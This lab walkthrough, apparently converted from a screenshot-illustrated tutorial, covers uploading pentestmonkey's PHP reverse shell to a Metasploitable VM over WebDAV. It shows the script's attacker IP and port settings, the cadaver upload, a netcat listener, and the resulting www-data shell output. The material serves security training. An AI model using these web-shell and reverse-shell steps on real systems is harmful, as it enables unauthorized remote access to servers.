
## Creating a Reverse Shell

We can also create a reverse shell using the `php-reverse-shell.php` script. We will have to edit the script with the IP address of our Kali machine and chosen port number to use.

On your Kali machine, open a new terminal, and at the prompt, type the following:

```
nano /usr/share/webshells/php/php-reverse-shell.php
```

Scroll down until you come to the following section of the script. Type in the IP address of your Kali machine. Change the port number to one that is available.




```
 GNU nano 6.2          /usr/share/webshells/php/php-reverse-shell.php
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.0.2.4';  // CHANGE THIS
$port = 5555;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

Save the changes.

Upload the script to the target server. At the cadaver prompt, type the following:

```
put /usr/share/webshells/php/php-reverse-shell.php
```




```
dav:/dav/> put /usr/share/webshells/php/php-reverse-shell.php
Uploading /usr/share/webshells/php/php-reverse-shell.php to `/dav/php-reverse-shell.php':
Progress: [=============================>] 100.0% of 5490 bytes succeeded.
dav:/dav/> 
```

Open a new terminal on your Kali machine. Start a netcat listener using port 5555.


```
netcat -lvp 5555
```

Press Enter and leave the terminal open.




```
┌──(root💀kali)-[~]
└─# netcat -lvp 5555
listening on [any] 5555 ...
```

Open your Kali browser and launch the `php-reverse-shell.php` script.



10.0.2.5/dav/php-reverse-shell.php

The target connects to your Kali using the netcat listener. At the prompt, type `ls -al`.



```
┌──(root💀kali)-[~]
└─# netcat -lvp 5555
listening on [any] 5555 ...
10.0.2.5: inverse host lookup failed: Unknown host
connect to [10.0.2.4] from (UNKNOWN) [10.0.2.5] 48500
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008
 04:44:22 up  5:53,  2 users,  load average: 0.03, 0.05, 0.00
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
msfadmin tty1     -                 22:51    5:52   0.01s  0.00s -bash
root     pts/0    :0.0              22:50    5:53   0.00s  0.00s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: no job control in this shell
sh-3.2$ ls -al
total 93
drwxr-xr-x  21 root root  4096 May 20  2012 .
drwxr-xr-x  21 root root  4096 May 20  2012 ..
drwxr-xr-x   2 root root  4096 May 13  2012 bin
drwxr-xr-x   4 root root  1024 May 13  2012 boot
lrwxrwxrwx   1 root root    11 Apr 28  2010 cdrom → media/cdrom
drwxr-xr-x  14 root root 13540 Apr  1 22:50 dev
drwxr-xr-x  94 root root  4096 Apr  2 04:40 etc
```

## Summary

In this short lab, we explored and performed numerous ways to establish a web shell using the readymade php web shells scripts inside Kali.

End of the lab!